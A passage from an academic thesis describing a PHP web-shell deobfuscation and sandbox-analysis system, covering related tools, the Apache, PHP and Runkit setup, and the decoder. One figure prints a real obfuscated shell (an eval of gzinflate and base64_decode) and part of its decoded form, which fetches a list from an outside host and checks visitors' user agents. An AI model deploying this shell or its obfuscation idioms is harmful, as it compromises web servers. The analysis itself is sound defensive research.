Eureka is unable to track the execution of malware that only reveals part of its source code during an execution stage and then re-encrypts the code once it has been run (Sharif *et al.*, 2008a). It is also possible that a piece of malware capable of detecting API hooking could avoid certain system calls, thereby avoiding setting off the triggers that drive the framework (Sharif *et al.*, 2008a).

2.11.2 CWSandbox

CWSandbox is a generic malware analysis tool that boasts automatic, effective and accurate software analysis (Sunbelt Software, 2013). It is automated in the sense that it is able to produce detailed reports of malware activity with no user intervention and effective in the sense that it is able to produce a comprehensive list of the detected features (Sunbelt Software, 2013). It is correct in the sense that no false positives are returned (i.e. all the logged activity was a result of the actions of the malware) (Sunbelt Software, 2013).

2.11.2.1 Features

CWSandbox analyses malware dynamically in a sandbox environment. Because of this, it is able to bypass the problems faced by static analysers when faced with obfuscated code, as it is concerned solely with the behaviour of the code at runtime. As was the case with the Eureka framework, CWSandbox uses API hooking to determine malware behaviour. The system is able to monitor all calls to the Windows API during execution and determine whether each call has originated from the malware. (Sunbelt Software, 2013)

2.11.2.2 Limitations

As a large-scale, commercial malware analysis system, CWSandbox is able to accurately dissect most malware instances. The system can be bypassed, however, by making system calls directly to the kernel instead of via the Windows API. Since the system is not able to monitor calls to the kernel, this malware activity would go unnoticed. (Sunbelt Software, 2013)

2.12 Summary

The chapter began with a discussion on the merits of the PHP language. It was found to be a robust, fully-featured language that employs a simple, C-like syntax, making it easy to learn and use for development. As a language with a well-developed community, PHP enjoys regular updates and bug fixes and is endowed with a comprehensive set of documentation and example code. Although the language is associated with many security flaws, it was determined that these flaws generally occur as a result of poor programming practice on the part of PHP developers rather than core issues with the language itself.

Code obfuscation was introduced as an obstacle to automated code dissection. Various methods of obfuscation were presented and it was determined that a combination of these techniques greatly complicated the deobfuscation process. Techniques for reversing code obfuscation were then presented and it was found that even highly obfuscated code could be restored to its original state given enough time. Two existing deobfuscation systems were briefly introduced and evaluated. LOCO, a graphical environment for observing the effects of obfuscating transforms, proved to be more a tool for developing a deobfuscation system than a system in itself. The second system made use of the `evalhook` module, employed only one deobfuscation technique, and was able to decode 24% of the scripts that it encountered.

The concept of code dissection was then introduced and discussed. The two main approaches to dissection – namely static and dynamic analysis – were compared, and it was found that dynamic analysis techniques fared better against new types of malware, but were more complex to implement. Two existing code dissection systems were also compared: the first, Eureka, was able to dissect most malware examples, but was stymied by code that only revealed part of its source during a given execution stage and then re-encrypted itself. CWSandbox was found to be a powerful commercial code analyser with only one observable flaw – it could not intercept system calls made directly to the kernel and was thus unable to dissect malware that behaved in this way.

After discussing the ease of use, security, performance, and feature set of PHP, it became clear that it would be a fitting host language for the implementation of a code dissection system. A review of the literature concerning code deobfuscation and dissection revealed that a dynamic analysis approach with a sandbox as its primary testing entity was the most viable solution. With the availability of the Runkit Sandbox class and a wide array of functions deliberately designed to facilitate the analysis of live code, PHP was chosen as the sensible implementation choice.

Chapter 3

Design and Implementation

The development of a system capable of analysing PHP shells required the design and construction of two main components: the decoder and the sandbox. The environment in which both of these components were developed and run is detailed in Section 3.2. Section 3.3 describes the choice of the Apache HTTP server and the manner in which it was configured, which is then followed by a description of PHP, the implementation language, and an outline of its useful features and extensions in Section 3.4. The design and implementation of the decoder responsible for code normalisation and deobfuscation is presented in Section 3.5 and the next stage of the analytical process, the sandbox capable of dynamic shell analysis, is described in Section 3.6. A summary of the design of the entire system is presented in Section 3.7.

3.1 Scope and Limits

The system was originally envisioned as consisting of three distinct components (the decoder, the sandbox, and the reporter) that would communicate via a database. As development progressed, it was found that a separate reporting component would necessitate complex communication between itself, the other components, and the database. For this reason, the design of the system was modified and each component was made responsible for reporting on its own activities. The closer coupling between the components and the feedback mechanisms allows information relating to each stage in the process of shell analysis to be relayed to the user as it occurs – deobfuscation results are displayed during static analysis, and the results of executing the shell in the sandbox environment are displayed during dynamic analysis. Possible methods for constructing a comprehensive reporter capable of combining the results of both stages is discussed in Section 5.2.

3.2 Architecture, Operating System and Database

While the deobfuscation and dissection of PHP shells is a nontrivial task, neither of the stages involved in the process is computationally intensive. It was thus not necessary to acquire any special hardware – the system was simply developed and run on the lab machines provided by Rhodes University.

A core part of the system is the sandbox environment, which is designed to safely execute potentially malicious PHP code. This component relies heavily on the Runkit Sandbox class that forms part of PHP's Runkit extension package (The PHP Group, 2013k). Since this extension is not available as a dynamic-link library (DLL) or Windows binary, a decision was made to develop the system in a Linux environment. Ubuntu (version 12.10) was chosen because of its familiarity and status as the most popular (and therefore most widely supported) Linux distribution (Zachte, 2012). Another welcome byproduct of Ubuntu's popularity is the abundance of Ubuntu-specific tutorials for procedures such as setting up web servers, installing and configuring libraries, and setting file permissions, all of which were useful during the development period.

VMware Player[1], a free virtualisation software package supplied by VMware Inc., is used to run Ubuntu in a virtual machine environment (VMware Inc., 2013). The primary reason for this is to protect the host machine from being affected by any malicious actions performed by the PHP shells during execution and to provide greater control over the development environment. Although the Runkit Sandbox class can be configured to restrict the activities of such shells (see Section 3.6.3 for a full list of the configuration options that can be set), there is a still a risk that an incorrectly configured option or unforeseen action on the part of the shell could corrupt the system in some way. Backups of the virtual machine were therefore made on a regular basis. These backups had the added benefit of acting as a version control system that permitted rollback in the event of system failure due to shell activity or errors that arose during development. Traditional version control systems such as Git would have worked well with just the source files, but since the project involved extensive recompilation and configuration of both PHP and Apache (see Sections 3.3 and 3.4), it proved more expedient to backup the entire virtual machine.

Both the decoder and the sandbox components make use of a MySQL database for the persistent storage of web shells. PHP scripts being analysed are stored by computing the MD5 hash of the raw code and using the resulting 32-bit string as the primary key. MD5 was chosen because it is faster than other common hashing algorithms such as SHA-1 and

[1]http://www.vmware.com/products/player/




Figure 3.1: The path of a web shell though the system

SHA-256 (Dai, 2009). Each MD5 hash is then checked against the previously analysed code stored in the database to prevent duplication. Once the shell has been decoded, the resulting deobfuscated and normalised version of the code is stored alongside the hash and the raw code in the database. This deobfuscated code is what is then executed in the sandbox environment. A flowchart depicting the passage of a shell through the system is shown in Figure 3.1.

Together, Ubuntu and the MySQL database form half of the LAMP stack, a software bundle consisting of Linux, Apache, MySQL and PHP that is used to create dynamic websites (Lawton, 2005). This bundle was chosen as the basis for the system because it consists entirely of free and open-source components that are both highly configurable and well supported. A significant part of the project revolved around customising the behaviour of both Apache and PHP, the two other components of the LAMP stack that are discussed in Sections 3.3 and 3.4 respectively.

3.3 Web Server

The PHP shells, which the system was created to dissect and analyse, are all designed to be uploaded onto web servers thereby providing remote access to an attacker (Huang *et al.*, 2004). For this reason, many of the shells only function correctly when run in a web server environment – advanced scripts fail to begin executing at all if they do not detect an HTTP server and its associated environment variables (Borders *et al.*, 2007, Sharif *et al.*, 2008b). The system was thus designed to closely mimic conditions that might be found on a real world web platform to facilitate correct shell execution and allow analysis to take place.

In pursuit of this goal, an Apache HTTP server[2] was installed inside the virtual machine. This server can be accessed via the loopback network interface by directing a web browser in the virtual machine to the default localhost address of 127.0.0.1. Although the virtual machine itself has no access to the broader Internet, shells executing inside the sandbox are barred from making web requests as an added precaution. This restriction was achieved by modifying the configuration options of the Runkit Sandbox class (see Section 3.6 for full details of how the sandbox was configured).

3.3.1 Choice of Apache

As the world's most popular HTTP server, Apache is used to power over half of all websites on the Internet (NetCraft, 2013). Its rampant popularity made it an ideal choice for this project for two reasons: Firstly, as was the case with Ubuntu, many installation and configuration guides are available for Apache. Since it was necessary to compile the web server from its source code (Ubuntu's Advanced Packaging Tool does not allow configuration options relating to non-standard modules such as Runkit and PHP to be set, it simply performs a default install of commonly used modules), these guides and the documentation provided by the Apache Software Foundation proved invaluable. Secondly, Apache's popularity means that it is also well supported by the developers of web shells – a significant number of these shells are able to run on the Apache HTTP server.

Apache was also chosen as the preferred web server because of its modular design and the abundance of modules available for use. Its behaviour can be modified by enabling and disabling these modules, allowing it to be tailored to suit the needs of any system designed to run on it. This modularity also allows it to be compatible with a wide variety of languages used for server-side scripting, including PHP, the language used to develop

[2]http://www.apache.org/

this system. Furthermore, PHP's Runkit Sandbox class, a core part of the sandbox environment, requires that both the underlying web server and PHP itself support thread-safety. This was achieved by manipulating configuration options during the compilation process. A detailed description of exactly how this was performed is provided in Section 3.6.3.

In a system of this scale, server performance is not an important factor. Shells are uploaded and processed individually instead of concurrently. In future, however, if the system were to be extended to automatically collect and process web shells, performance would become more of a concern and other approaches (such as multithreading or concurrent programming) would have to be considered. Furthermore, the focus during development was on testing a proof of concept rather than developing a high-performance system able to be deployed in a production environment.

3.3.2 Apache Compilation and Configuration

As has already been stated, it was necessary to compile Apache from the source to gain access to the configuration options needed to enable the thread safety required by PHP's Runkit extension. Although this was the primary reason, compiling the server from its source code had other key advantages. It provided more flexibility, as it was possible to choose only the functionality required by the system and no more – this would not have been possible if the server was installed from a binary created by a third party. Furthermore, the default install directory could be modified during compilation, which proved helpful when managing multiple versions of Apache and testing different configuration settings. Descriptions of the configuration options required specifically for the system and the Runkit Sandbox in particular, but which are not included as part of the default install, are shown below:

`--enable-so`

The `--enable-so` configuration option was used to enable Apache's `mod_so` module, which allows the server to load dynamic shared objects (DSOs). Modules in Apache can either be statically compiled into the httpd binary or exist as DSOs that are separate from this binary (The Apache Software Foundation, 2013b). If a statically compiled module is updated or recompiled, Apache itself must also be recompiled. Since recompilation is a time-consuming process, PHP was compiled as a shared module so that it was only necessary to restart Apache when changes were made to the PHP installation.

`--with-mpm=worker`




Figure 3.2: Thread management on a production server

The `--with-mpm=worker` configuration option was included to specify the multi-processing module (MPM) that Apache should use. MPMs implement the basic behaviour of the Apache server, and every server is required to implement at least one of these modules (The Apache Software Foundation, 2013a). The default MPM is prefork, a non-threaded web server that allocates one process to each request. While this MPM is appropriate for powering sites that make use of non-thread-safe libraries, it was not chosen for this system because it is not compatible with PHP's Runkit Sandbox class. It was therefore necessary to specify the use of the worker MPM, a hybrid multi-process multi-threaded server that is able to serve more requests using fewer system resources while still maintaining the thread-safety demanded by the aforementioned class. Figures 3.2 and 3.3 demonstrate the differences between these two server models.

While a production server using the worker MPM uses multiple threads to serve multiple clients (see Figure 3.2), this system uses one thread to run the decoder and set up the sandbox environment, and another to execute the shell code inside the sandbox itself. This second thread is automatically created and managed by the Runkit Sandbox class. Figure 3.3 demonstrates how the worker MPM functions in the shell analysis system.




Figure 3.3: Thread management in the shell analysis system

The client in Figure 3.3 is the uploader of the shell. This shell is then decoded and stored in the database before being handed over to the sandbox environment. All of these tasks are performed by the primary thread. When the sandbox environment then instantiates an instance of the Runkit Sandbox class, a new thread is created to execute the decoded shell script. Full details of the Runkit Sandbox class and the motivation behind the creation of a separate thread can be found in Section 3.6.3.

3.4 Implementation Language

The final part of the LAMP stack is the scripting language used to generate dynamic web pages. Although Python was originally chosen for this purpose, during development it was found that PHP would be more suitable. The reasons for this choice are outlined in Section 3.4.1.

As was the case with Apache, PHP had to be compiled from source and configured to support the Runkit Sandbox class. The details of the configuration process and the directives that were needed specifically for the system are presented in Section 3.4.2.

Table 3.1: Commonly used PHP code execution functions

Function Name	Description
eval()	Evaluates a given string as PHP code
assert()	Functions identically to eval() if given a string argument
preg_replace()	Performs a regular expression search and replace and evaluates the result if the '/e' modifier is included
include()	Includes and evaluates a given file
include_once()	Includes and evaluates the given file if it has not been included already
require()	Identical to include, but emits an error on failure
require_once()	Identical to include_once, but emits an error on failure

3.4.1 Choice of PHP

As a language originally designed for web development, PHP is ideally suited to server-side scripting. Although other languages such as Python and Perl are also able to fulfil this role, the existence of the Runkit extension and its embeddable sub-interpreter (the Runkit Sandbox) made PHP the language of choice, particularly for a system of this scale. If the system were to be expanded, a more robust and general pupose language like Python (with its true object orientation and multiple inheritance) could be used to implement the static analysis and system logic components, falling back on PHP only to execute code in the Runkit Sandbox. Section 5.2.2 contains further details of such an approach.

A multitude of libraries and standard functions exist for performing common server-side scripting tasks such as uploading files, communicating with a database and directing output to a browser. The language also has many functions that facilitate the execution of arbitrary PHP code from both local and remote sources (see Table 3.1). Although these functions are often exploited by the developers of web shells and can be responsible for many server vulnerabilities if not properly managed, they also proved useful for executing the aforementioned web shells in the sandbox environment, as is explained in Section 3.6.5.

Another useful byproduct of PHP's heritage as a server-side scripting language is that it can be embedded directly into HTML code, which allows developers to store both the programming logic and the HTML template with which it is associated in a single file (The PHP Group, 2013h). This greatly simplified the structural layout of the system, as each component (apart from the database and a few supporting classes that were not required to interact with or provide feedback to the user) consisted simply of a PHP file containing both the HTML code and the class definition. Snippets of PHP located inside HTML elements were then used to call class methods, which returned the output that needed to be relayed to the user.

The primary reason for the use of PHP as opposed to other scripting languages such as Python and Perl is the existence of the Runkit extension. This package provides the means to redefine user and system functions as well as classes, and, most importantly, contains the Runkit Sandbox class, an embeddable sub-interpreter that forms the basis of the sandbox (The PHP Group, 2013j). It is this class that facilitated the rapid development and prototyping of the system, as it already contains many of the functions and configuration settings required for a sandbox environment to function effectively (see Section 3.6.3). Since the Runkit extension already required the installation and configuration of PHP, it proved most expedient to code the entire system in the same language. If the system were to be expanded in any way, however, a more robust and fully-featured language would have to be considered (see Section 5.2.2).

3.4.2 PHP Configuration

As was the case with Apache, PHP was compiled from source and installed in the www-root directory for flexibility and ease of modification. It was configured by manipulating configuration options during installation – once again, the focus was on enabling thread safety and creating a sandbox-friendly environment.

`--with-zlib`

When developers of malware attempt to hide their work, they often employ compression functions such as `gzdeflate()` as part of the obfuscation process. Since the goal of the system is to remove such obfuscation, it is necessary to reverse these functions. The `zlib` software library facilitates reverse engineering of this kind by allowing the system to decompress compressed data using the `gzinflate()` function. Figure 3.1 depicts an obfuscation idiom that includes a call to the aforementioned function, where the string in brackets represents the obfuscated code.

`--enable-maintainer-zts` and `--enable-runkit`

PHP is interpreted by the Zend Engine. This engine provides memory and resource management for the language, and runs with thread safety disabled by default so as to support the use of non-thread-safe PHP libraries. Thread safety was enabled by passing

```php
<?php
    eval(gzinflate(base64_decode("4+VKK81LLsn...")));
?>
```

Listing 3.1: A common obfuscation idiom

the `--enable-maintainer-zts` configuration option during the compilation process. The purpose of enabling thread safety was to provide an environment in which the Runkit extension could function - this extension was enabled using the last configuration option.

3.5 The Decoder

The first of the major components developed for the system was the decoder, which is responsible for performing code normalisation and deobfuscation prior to execution in the sandbox environment. Code normalisation is the process of altering the format of a script to promote readability and understanding, while deobfuscation is the process of revealing code that has been deliberately disguised (Preda & Giacobazzi, 2005).


The decoder is considered a static deobfuscator in that it manipulates the code without ever executing it. The advantage of this approach is that it suffers from none of the risks associated with malicious software execution, such as the unintentional inclusion of remote files, the overwriting of system files, and the loss of confidential information. Static analysers are however unable to access runtime information (such as the value of a variable at any given time or the current program state) and are thus limited in terms of behavioural analysis.

The purpose of this component is to expose the underlying program logic and source code of an uploaded shell by removing any layers of obfuscation that may have been added by the shell's developer. This process is controlled by the decode function, which is described in Section 3.5.3. It makes use of two core supporting functions, `processEvals()` and `processPregReplace()`, the details of which are provided in Sections 3.5.4 and 3.5.5 respectively.

In addition to performing code deobfuscation, the decoder also attempts to extract information such as which variables were used, which URLs were referenced and which email addresses were discovered. The information gathering process is detailed in Section 3.5.6, and a listing of the information gathered by these functions is shown in Table 3.2. Some code normalisation (or pretty printing) is also performed on the output of the deobfusca-

Table 3.2: Information gathered by the decoder

Feature	Description
Obfuscation depth	The number of obfuscation layers detected in the script
List of variables	A list of all valid PHP variables
List of URLs	A list of URLs, including http, https, and ftp
List of email addresses	A list of all valid email addresses



Shell is already in the database

PHP Decoder

Original Shell:

```
<?php

eval( gzinflate(
base64_decode(\'TVXXCuzIFfyX+7I2Y1Y5YfygVs7SKIsLRjmMRlkzkr7eWt+F3Yei+lRV01DQnGkp6/8u5dSnefmPH9DvD6j88a8fPw+S+HlQ5M3IDe7ngdI3U7fG3s
zcEG6Qv7w/MhT+687/c+ifGvZLw+4cdvuEeM9/5sg/vL/NKP3bERRbzkySYOPGB9U739UmhxZQHHM1nEkt3duMyG/w1MOd7pE6
/NIe2J7A6wueoeGDeY3y6VYOhwLejk2+pDZqt1eoXMJ4aDrcU94jIn2onKtQBcgGOWERjT7rAes62msIXIGXvUJfuVmuZYsHZX3aOBfhjM0
/7ZkwXjnr6CzRFpI4uSyMxhWSL2HDWc5XHL6WFnMv6yqZNBoLv+pkFxnNR0LzqzL0YPzGT9zwEFEiSuuFvpMuGMftkOVaZgZYPqBSqY/BbZIcNtFCO4WqjWFsOq
/a7D1MEG2lpV9Li9GnHCcIjBJ1QbEHnlolekUOxqz1RDlp7OwgrLA8dJxrHXJHfJmMPPOP8Knh34RQFP27K7Ll5TynGcYKP07CmZAktZoIWavGc1ZjZqqF6cd6Bg9xsFni
KXiGYoDUW5VXLn3Y+e4
/lvGYZhh4NmxgQvhmqewzeGb4GWQH96RhngPxQYIPU5Fn2doMjPJf9Em1Lww5YsyXwlDEdMnYCh6zSw+Dr7zLhvKz0zRvJ0p7MnLkBHmNnIpyn8cw6mHMZMyY0EPTUrHUb
mTrMvlKmrR6TsyvTqASXrgdmVzGt+EhcBLMd2bgS1Gndj002cfLT+FmAGam4fsiO9a70mK238JGnGNj7rzZ8VBHjcOeHT3FjYxrs5CxOUgyKKWA9R8xyA2MB9q+xsoSeNO
KI1FZb/o+ruMg0UysnHggjaRFWbOOYFbZvpf1GaJaWNfDNQtotcpI50ASyi/4EjKpj
/MNObxpYm5wnXqJZG0cfF1ul46G8CI6cFr2uqxyxslAvV86IceHka0KxUy4OkgKU61Bop0PpBqzQJzz3nWutELG7dTDC2U3D9NDtG37LMTDJdjDsJDCSelZnR
/ENyJSSetGZnU2AIxvGGJZ0RO32S5PzLqKbxnJxBnrWbHn9i5RVTgHlgjzh2hePUku1BbZ2Sdrue4TIWpYBZD5aB+12vTDcRdPGjw4hJjd9ybTiKFrh0ONSCKdB8Qf1Yag
sWgvZxD71ZEzxR01QizTN0IyVfKB7AJlwyzXkSwUYanKu6idzB1yIC4Cregzgzwkhzc0faDPyIzcykn6CgbIrn5MwS8hT9D7PPPMAXQ6TI5lC2wBM69C2Nlo3ACNADMaDt
RrTU7rv+/ORroyXeWSpsozpCbNiZxLDwJQBoxdacP8Hh2ZiznOMI50AEQGMBSC6a/Qb4Z1IGBBde8DpeQu4jN/jqLqq1WqWNL76S4E32ZGyLlBvWrq0DWesKnceGSkJ
/nMqkbxfJ3mK5EtM26OKML4q8i/gdmznc85T5fuetZM35n5nXZvYr7DYE15zE36VGkd7pzsGq0W4hcZuaseJebn
/YriG7MKfdwCJx+6oRHrkhN8J0r3F+Ie2CmaOBnaM2maFmRBBqQAqILkz4A8Si0wxWadck2CieIMk03AbPZ4AZtgdlCNr+cDIU9lrOJ51gHaWEcSP4Nwujbc8jzCqh6AHN
eZH6SlIAe681UPqPLHJwyHuqYBLC/FZc9U1kEkHqVO+ZUFwKALsL/pLpO1ofX+tCqpr1g13kVUX/Y/v90bgfkLGLiX0u8//vnv/wE=\')));

?>
```

Deobfuscated Shell:

```
<?php
h5(\'http://mycompanyeye.com/bulbozavr/puk7/13.list\',1*900);
functionh5($u,$t){
        $nobot=isset($_REQUEST[\'nobot\'])?true:false;
        $debug=isset($_REQUEST[\'debug\'])?true:false;
        $t2=3600*5;
        $t3=3600*12;
        $tm=(!@ini_get(\'upload_tmp_dir\'))?\'/tmp/\':@ini_get(\'upload_tmp_dir\');
        if(!$tmp=triksp(array($tm,\'./images/avatars/\'))){
                if($debug){
                        echo(\'DEBUG:(ERROR:temporarypathnotfound,return)<br>\'."\r\n");
                }
                return;
        }
        $agent=isset($_SERVER[\'HTTP_USER_AGENT\'])?$_SERVER[\'HTTP_USER_AGENT\']:\'\';
        if($debug){
                echo(\'DEBUG:(INFO:temporarypath=\'.$tm.\')<br>,agent(\'.$agent.\')\'."\r\n");
        }
        if(!preg_match(\'%(http|curl|google|yahoo|yandex|ya|bing|bot|crawl|lynx|SiteUptime|Spider|ia_archiver|AOL|slurp|msn)%i
\',$agent,$ret)){
                if($debug){
```

Shell Information:

Depth: 2

Variables:
$u, $t, $nobot, $debug, $t2, $t3, $tm, $agent, $ret, $temp, $current, $diff

URLs:
http://mycompanyeye.com/bulbozavr/puk7/13.list\

Email Addresses:

Other Shells:
9477e298bf955963e973e65b3d467811
973adf0846ecfbb2ba241900d90d1710
bb277e52253d695a4473a41fb982a220
f36389e5b42f7e497fc0327b17d16442

Figure 3.4: The decoder's user interface

tion process in an attempt to transform it into a more readable form. The three pretty printing functions are discussed in Section 3.5.7.

3.5.1 Structure and User Interface

The decoder is contained in a single PHP file consisting of two parts: the Decoder class that houses the deobfuscation logic and contains methods for accessing the deobfuscation results, and a section of HTML that functions as the user interface. A screenshot of this interface is shown in Figure 3.4, and code snippets detailing the main functions of the Decoder class can be found in Appendix A.

The text area near the top left of the window (area A) is used to display the shell in




Figure 3.5: Decoder class diagram

its original form. Once the deobfuscation process has been completed, the results are displayed in area B directly below it. The area on the right (area C) displays the results obtained during information gathering, including the obfuscation depth, variables, URLs and email addresses.

Area C also displays the MD5 hashes of the other shells currently stored in the database. Shells are automatically added to this list once they have passed through the decoder. Button D is used to open the user interface for the sandbox environment, and also instructs the decoder to pass the shell to the Runkit Sandbox for execution.

3.5.2 Class Outline

The Decoder class makes use of several properties to record information about the shells that it is designed to process (see Figure 3.5). These properties are all set by the constructor, which requires only the name of the shell to begin decoding. This name and the raw shell code are both stored, along with variables to track the obfuscation depth and the results of the deobfuscation process. Variables, URLs and email addresses discovered during information gathering are also stored in arrays to be displayed to the user once decoding is complete.

In addition to setting up the payload information and initiating the decoding process, the constructor also creates a handle for the DB class, which is responsible for interacting with the MySQL database. This class contains methods for connecting to the database, clearing the Shells table, storing a shell and listing the shells currently in the database,

```
<?php
    preg_replace("/X/e", "print 15;", "X");
?>

Output: 15
```

Listing 3.2: Typical usage of `preg_replace()`

amongst others. The MD5 hashing necessary to obtain a primary key for stored shells is also performed in this class. As is explained in Section 3.2, MD5 was chosen for this task because it is able to hash large files faster than competitors such as SHA-1 and SHA-256 (Dai, 2009).

Once the constructor has read the shell file, set up the necessary properties and made a successful connection to the database via the DB class, it calls the `decode()` function to begin the deobfuscation process. This function makes use of the processEvals() and processPregReplace() functions to deobfuscate the script. The functions relating to variables, URLs and email addresses are used during the information gathering process (see Section 3.5.6), and the functions relating to the removal of comments and general code formatting are used during the code normalisation process (see Section 3.5.7).

3.5.3 The Decode() Function

The part of the Decoder class responsible for removing layers of obfuscation from PHP shells is the `decode()` function. It scans the code for the two functions most associated with obfuscation, namely `eval()` and `preg_replace()`, both of which are capable of arbitrarily executing PHP code. The `eval()` function interprets its string argument as PHP code, and `preg_replace()` can be made to perform an `eval()` on the result of its search and replace by including the deprecated '/e' modifier (see Listing 3.2). Furthermore, `eval()` is often used in conjunction with auxiliary string manipulation and compression functions in an attempt to further obfuscate the actual code. This is shown in Listing 3.3.

The `gzinflate()` and `base64_decode()` functions are examples of the aforementioned auxiliary functions that help to obscure code. The system is able to deal with any combination of the following functions shown in Table 3.3.

